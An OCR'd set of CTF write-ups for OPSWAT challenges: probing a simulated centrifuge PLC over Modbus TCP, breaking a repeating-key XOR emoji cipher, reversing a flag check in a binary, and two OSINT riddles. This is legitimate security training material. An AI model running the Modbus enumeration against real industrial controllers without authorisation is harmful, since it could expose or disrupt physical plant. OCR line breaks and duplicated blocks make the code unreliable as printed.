
asm

```
mov    eax, DWORD PTR [rsp+0xc]
xor    eax, r14d
xor    eax, 0xadd497a3
rol    eax, 0x7
sub    eax, 0x61c88647
mov    edx, eax
shr    edx, 0xd
xor    eax, edx
imul   eax, eax, 0x85ebca6b
mov    edx, eax
shr    edx, 0x10
xor    eax, edx
xor    eax, 0xb94ae9af
cmp    eax, DWORD PTR [rsp+0x18]
```

Write a script to compute result for those operation and calculate the response for the challenge.



Provide the calculated response and get the flag from the binary.



The flag is OPSWAT{gh0st_pr0t0c0l_r3v34ls_th3_p4th_thr0ugh_dyn4m1c_r3v3rs1ng_8c71d4e92f6a13b5}!!!

cidx

1.Project Stux-Lite

```
Challenge Title: Project Stux-Lite500 (Centrifuge Control – E
mergency Diagnostic Dump)

Flag: OPSWAT{Stuxn3t_T3l3m3try_Sp00f_&_FC0x42_R3v3rs3d!}

Approach (Step by Step):

1. Connected to the Modbus TCP service (0.cloud.chals.io:1889
6) using Unit ID 77 (0x4D) with pymodbus.
2. Enumerated all register/coil spaces. read_coils and read_d
iscrete_inputs returned Exception code 1 (Illegal Function),
so only the register spaces were exposed.
3. Dumped the Holding Registers (PLC control logic / setpoint
s – e.g. HR0–15 all 12000, HR11=3000, plus config in HR50+) a
nd the Input Registers (VFD/SIS telemetry).
4. Spotted ASCII inside the Input Registers starting at index
20 (IR20–IR44). Each 16-bit register was big-endian ASCII.
5. Decoded the register block to bytes and read off the flag.
```

proof :

```python
#!/usr/bin/env python3
from pymodbus.client import ModbusTcpClient

HOST, PORT, UNIT = "0.cloud.chals.io", 18896, 77


def try_read(label, fn):
    try:
        return fn()
    except Exception as e:
        print(f"[!] {label}: {e}")
        return None
```


```python
#!/usr/bin/env python3
from pymodbus.client import ModbusTcpClient

HOST, PORT, UNIT = "0.cloud.chals.io", 18896, 77


def try_read(label, fn):
    try:
        return fn()
    except Exception as e:
        print(f"[!] {label}: {e}")
        return None
```

```python
def main():
    c = ModbusTcpClient(HOST, port=PORT)
    if not c.connect():
        print("connect failed")
        return

    # 1) probe each space (coils/DI often disabled -> exception 1)
    for label, fn in [
        ("Coils",            lambda: c.read_coils(0, count=10, device_id=UNIT)),
        ("Discrete Inputs",  lambda: c.read_discrete_inputs(0, count=10, device_id=UNIT)),
        ("Holding Regs",     lambda: c.read_holding_registers(0, count=50, device_id=UNIT)),
        ("Input Regs",       lambda: c.read_input_registers(0, count=50, device_id=UNIT)),
    ]:
        r = try_read(label, fn)
        if r is not None:
            print(f"[+] {label}: {r}")

    # 2) dump input registers (VFD telemetry) and decode any ASCII run
    print("\n=== decoding ASCII from input registers ===")
    regs = c.read_input_registers(0, count=50, device_id=UNIT).registers
    for start in range(len(regs)):
        chunk = regs[start:start + 40]
        try:
            s = b"".join(r.to_bytes(2, "big") for r in chunk).decode("latin1")
        except Exception:
            continue
        printable = sum(ch.isprintable() for ch in s)
        if printable > 8 and "OPSWAT" in s:
            print(f"IR start={start}: {s}")
            i = s.find("OPSWAT")
            j = s.find("}", i)
            print("\n*** FLAG:", s[i:j + 1])
            break
```

script used :

```
#!/usr/bin/env python3
from pymodbus.client import ModbusTcpClient

HOST, PORT, UNIT = "0.cloud.chals.io", 18896, 77
```

```
def try_read(label, fn):
    try:
        return fn()
    except Exception as e:
        print(f"[!] {label}: {e}")
        return None


def main():
    c = ModbusTcpClient(HOST, port=PORT)
    if not c.connect():
        print("connect failed")
        return

    # 1) probe each space (coils/DI often disabled -> excepti
on 1)
    for label, fn in [
        ("Coils",            lambda: c.read_coils(0, count=1
0, device_id=UNIT)),
        ("Discrete Inputs",  lambda: c.read_discrete_inputs
(0, count=10, device_id=UNIT)),
        ("Holding Regs",     lambda: c.read_holding_registers
(0, count=50, device_id=UNIT)),
        ("Input Regs",       lambda: c.read_input_registers
(0, count=50, device_id=UNIT)),
    ]:
        r = try_read(label, fn)
        if r is not None:
            print(f"[+] {label}: {r}")

    # 2) dump input registers (VFD telemetry) and decode any
ASCII run
    print("\n=== decoding ASCII from input registers ===")
    regs = c.read_input_registers(0, count=50, device_id=UNI
T).registers
    for start in range(len(regs)):
```

```
        chunk = regs[start:start + 40]
        try:
            s = b"".join(r.to_bytes(2, "big") for r in chun
k).decode("latin1")
        except Exception:
            continue
        printable = sum(ch.isprintable() for ch in s)
        if printable > 8 and "OPSWAT" in s:
            print(f"IR start={start}: {s}")
            i = s.find("OPSWAT")
            j = s.find("}", i)
            print("\n*** FLAG:", s[i:j + 1])
            break

    c.close()


if __name__ == "__main__":
    main()
```

2. Emoji Cipher

```
Challenge Title: Emoji Cipher

Flag: OPSWAT{3m0j15_4r3_jU5t_4n07h3r_3nc0d1ng_l4y3r_bu7_p4773
rn5_4lw4y5_l34k_7f92a1c84e6b39d5}
```


approacj:

```
1. Map emojis to hex. Use the table (🌑=0, 🌒=1, ... 🌪=f) an
d ignore line breaks. This gives 176 hex digits.
2. Group into bytes. Take the digits two at a time: 02 1f 1c
19 0c 1b 34 7d ... That makes 88 bytes.
```

```
3. Find the key. The flag starts with OPSWAT{, so XOR the fir
st bytes with those letters:
4. 02⊕4F=4D (M), 1f⊕50=4F (O), 1c⊕53=4F (O), 19⊕57=4E (N).
5. The key is MOON (4D 4F 4F 4E), repeating.
6. XOR every byte with the repeating key. Use M, O, O, N, M,
O, O, N, and so on. For example, 7d⊕4E=33.
7. Convert each result to ASCII. 4f=O, 50=P, 53=S, ... 7d=}.
```

proof





#	Cipher	Key	Result	Char	#	Cipher	Key	Result	Char
1	02	M 4d	4f	O	45	3f	M 4d	72	r
2	1f	O 4f	50	P	46	10	O 4f	5f	_
3	1c	O 4f	53	S	47	2d	O 4f	62	b
4	19	N 4e	57	W	48	3b	N 4e	75	u
5	0c	M 4d	41	A	49	7a	M 4d	37	7
6	1b	O 4f	54	T	50	10	O 4f	5f	_
7	34	O 4f	7b	{	51	3f	O 4f	70	p
8	7d	N 4e	33	3	52	7a	N 4e	34	4
9	20	M 4d	6d	m	53	7a	M 4d	37	7
10	7f	O 4f	30	0	54	78	O 4f	37	7
11	25	O 4f	6a	j	55	7c	O 4f	33	3
12	7f	N 4e	31	1	56	3c	N 4e	72	r
13	78	M 4d	35	5	57	23	M 4d	6e	n
14	10	O 4f	5f	_	58	7a	O 4f	35	5
15	7b	O 4f	34	4	59	10	O 4f	5f	_
16	3c	N 4e	72	r	60	7a	N 4e	34	4
17	7e	M 4d	33	3	61	21	M 4d	6c	l
18	10	O 4f	5f	_	62	38	O 4f	77	w
19	25	O 4f	6a	j	63	7b	O 4f	34	4
20	1b	N 4e	55	U	64	37	N 4e	79	y
21	78	M 4d	35	5	65	78	M 4d	35	5
22	3b	O 4f	74	t	66	10	O 4f	5f	_
23	10	O 4f	5f	_	67	23	O 4f	6c	l
24	7a	N 4e	34	4	68	7d	N 4e	33	3
25	23	M 4d	6e	n	69	79	M 4d	34	4
26	7f	O 4f	30	0	70	24	O 4f	6b	k
27	78	O 4f	37	7	71	10	O 4f	5f	_
28	26	N 4e	68	h	72	79	N 4e	37	7
29	7e	M 4d	33	3	73	2b	M 4d	66	f
30	3d	O 4f	72	r	74	76	O 4f	39	9
31	10	O 4f	5f	_	75	7d	O 4f	32	2
32	7d	N 4e	33	3	76	2f	N 4e	61	a
33	23	M 4d	6e	n	77	7c	M 4d	31	1
34	2c	O 4f	63	c	78	2c	O 4f	63	c
35	7f	O 4f	30	0	79	77	O 4f	38	8
36	2a	N 4e	64	d	80	7a	N 4e	34	4
37	7c	M 4d	31	1	81	28	M 4d	65	e
38	21	O 4f	6e	n	82	79	O 4f	36	6
39	28	O 4f	67	g	83	2d	O 4f	62	b
40	11	N 4e	5f	_	84	7d	N 4e	33	3
41	21	M 4d	6c	l	85	74	M 4d	39	9
42	7b	O 4f	34	4	86	2b	O 4f	64	d
43	36	O 4f	79	y	87	7a	O 4f	35	5
44	7d	N 4e	33	3	88	33	N 4e	7d	}

3. Project Chimera

```
Challenge title: Project Chimera (Reverse Engineering, 990 pt
s), author ADXD3459


Flag: OPSWAT{ch1m3r4_runt1m3_tr4c1ng_r3v34ls_th3_s3cr3t_but_t
h3_r34l_ch4ll3ng3_1s_f1nd1ng_th3_f4k3s_7b91d42e6c80a5f3}
```

Approach (steps)

1. **Triage the binary.** `chimera.exe` is about 600 MB, but almost all of it (99.99%) is a bloated `.rsrc` resource section. That is misdirection meant to make analysis slow, and the real logic is tiny, so ignore `.rsrc`.
2. **Find the auth function.** It sits at `0x140001480` and first checks that the input length is `0x6f` (111 characters).
3. **Reverse the per-character loop.** For each input byte at index `i`:
   - `r9 = 0x17 + i*0x11`
   - `r10 = i*0x7`
   - `eax = ((input[i] ^ r9) * 13) ^ r10`
   - The low byte of `eax` must equal `table[i]`. The table is at `0x14000A1A0`.
   - The multiply by 13 is compiled as `lea` instructions (x·3, then x+4x).
   - A running `r8` checksum (seed `0x4c3a2b1d`, rotated left by 5 each round) must end at `0x4f2b9b7`. It plays no part in recovering the key.
4. **Map the table address to a file offset.** `.rdata` has VirtualAddress `0xA000` and RawPointer `0x8000`, so the raw offset is `0x8000 + (0xA1A0 - 0xA000) = 0x81A0`. Read 111 bytes from there.
5. **Invert the transform.** Because `r9` and `r10` depend only on the position, each character can be solved on its own. 13 is coprime to 256 (its inverse is 197, since 13·197 = 2561 = 10·256 + 1), so the maths is invertible. The multiply can carry bits upward, so the script tries all 256 byte values per position instead of using the closed form, and keeps the printable match.
6. **Read the result.** The 111 recovered characters form the flag, and every position had a unique match.

Proof

```
Table dumped from chimera.exe at 0x81A0 (111 bytes):
781f6c6c4efb6438b3b2fa20099bf07d5a2967eac290304391cbbc0a3dcc1
09dd4c18c33d7f0d003f39880a044302908c70cd1a69f947f5f443c31e05f
03d058f36bdf7b5439f8287832cce4955a0da36e2928441f97bcec9dcb44a
0c4d468ad56c277b3495625f8c37fa6b615c03a
```



script:

```
import struct

with open('chimera.exe', 'rb') as f:
    # Table at VA 0x14000A1A0, .rdata VAddr=0xA000 RawPtr=0x8
000
    # Raw offset = 0x8000 + (0xA1A0 - 0xA000) = 0x81A0
    f.seek(0x81A0)
    table = f.read(0x6f)  # 111 bytes

print("Table bytes:", table.hex())

# Auth algorithm (reversed):
# For each position i:
#   r9 = 0x17 + i*0x11  (32-bit)
#   r10 = i*0x7          (32-bit)
#   ecx = input[i] ^ r9d  (32-bit: input byte XOR'd with full
```

```
r9d)
#   eax = ecx * 13        (32-bit)
#   eax ^= r10d
#   al must == table[i]
#
# Brute force each byte position

result = []
r9 = 0x17
r10 = 0

for i in range(0x6f):
    found = []
    for c in range(256):
        ecx = c ^ (r9 & 0xFFFFFFFF)
        eax = (ecx * 13) & 0xFFFFFFFF
        eax ^= (r10 & 0xFFFFFFFF)
        if (eax & 0xFF) == table[i]:
            found.append(c)

    # Pick printable ASCII if possible
    printable = [c for c in found if 32 <= c < 127]
    if printable:
        result.append(chr(printable[0]))
    elif found:
        result.append(chr(found[0]))
    else:
        result.append('?')

    r9 = (r9 + 0x11) & 0xFFFFFFFF
    r10 = (r10 + 0x7) & 0xFFFFFFFF

flag = ''.join(result)
print(f"\nDecoded: {flag}")
```

The Turning Point (OSINT)

Challenge title: The Turning Point (OSINT)

Flag:

```
OPSWAT{metlife_stadium}
```

Approach (steps)

1. **Read the riddle for its shape.** It describes a team heartbroken at an international event, a star player's statement that caused worldwide debate, and a decision that "was not the end of the story." That is a famous retirement that was later reversed.
2. **Match it to Lionel Messi, 2016.** Argentina lost the Copa América Centenario final to Chile on penalties. Messi missed his penalty and announced right after the match that he was done with the national team. Less than two months later, on August 12, 2016, he reversed the decision. That fits the riddle's "not the end of the story."
3. **Don't get trapped by the 2026 World Cup.** The 2026 final is also at MetLife, so the two events point to the same stadium. Even so, the riddle's details (a retirement that was reversed) only match 2016.
4. **Confirm the venue from independent sources.** Several outlets (news wires, Al Jazeera, a UK paper, Complex) put the 2016 final at MetLife Stadium in East Rutherford, New Jersey. "Decisive match" means the final, so the answer is the stadium where it was played.
5. **Format the answer.** The flag is `OPSWAT{stadium_name}` in lowercase with underscores, so it becomes `OPSWAT{metlife_stadium}`.

Proof

- Argentina lost the Copa América Centenario final to Chile 4-2 on penalties after a 0-0 draw, at MetLife Stadium in East Rutherford, N.J. Complex
- Messi announced his retirement from international football after the defeat, after missing a penalty and losing his fourth major final. thecourier

- He reversed the decision on August 12, 2016, less than two months later, which matches the riddle's "not the end of the story." Al Jazeera's report of the reversal, published that August, says the same. sportskeedaAl Jazeera
- FIFA also confirmed MetLife as the 2026 World Cup final venue, and MetLife was the site of the 2016 Copa América final. abc17news

Courtside Clues: Writeup

Challenge title: Courtside Clues (OSINT, 300 pts), author ADXD3459

Flag:

```
OPSWAT{james_harden}
```

Approach (steps)

1. **Identify the artwork.** The image shows two blue winged fairy silhouettes holding hands on a lavender background. A reverse-image search or a look through Drake's recent releases leads to the cover of *For All the Dogs: Scary Hours Edition*, also called *Scary Hours 3*. Drake himself shared the cover on his Instagram Story, which Rap-Up describes as featuring two fairies. rap-up
2. **Pin down the release.** It's a deluxe expansion of *For All the Dogs*, released six weeks after the original with six extra tracks. Those six new tracks are the only ones in scope, which narrows the lyric hunt a lot. songfacts
3. **Look for a basketball reference in those six tracks.** One of them is "The Shoe Fits". Music and sports sites quickly flagged a line in it that names an NBA player.
4. **Confirm the lyric and the person.** Check the line on lyric pages and in sports coverage. The line has a woman pointing to the man she's talking about, and it names James Harden. Sports outlets also noted a nickname and a jersey-number reference (#13) pointing at Harden.
5. **Rule out the decoys.** Kevin Durant is attached to the album as an A&R, and other names get dropped around the project. Only Harden is named outright in

a lyric on this edition that matches the riddle's "familiar face from the world of hoops."

6. **Format the answer.** The flag format is `OPSWAT{firstname_lastname}`, so it becomes `OPSWAT{james_harden}`.

Proof

- The cover with two fairies is the *Scary Hours 3* cover, which Drake shared himself. rap-up
- "The Shoe Fits" is credited to the *For All The Dogs Scary Hours Edition* and released November 17, 2023. lyricsworldyou
- Sports coverage says the James Harden reference can be heard in "The Shoe Fits", and that the track also nods to his #13 jersey number. sportskeeda
- HotNewHipHop reports that Kodak Black recited the line to Harden when asking for an autograph, which confirms the lyric is about Harden. HotNewHipHop
- I'm not reprinting the lyric itself. The sources above quote it, and the screenshot you pasted shows it too.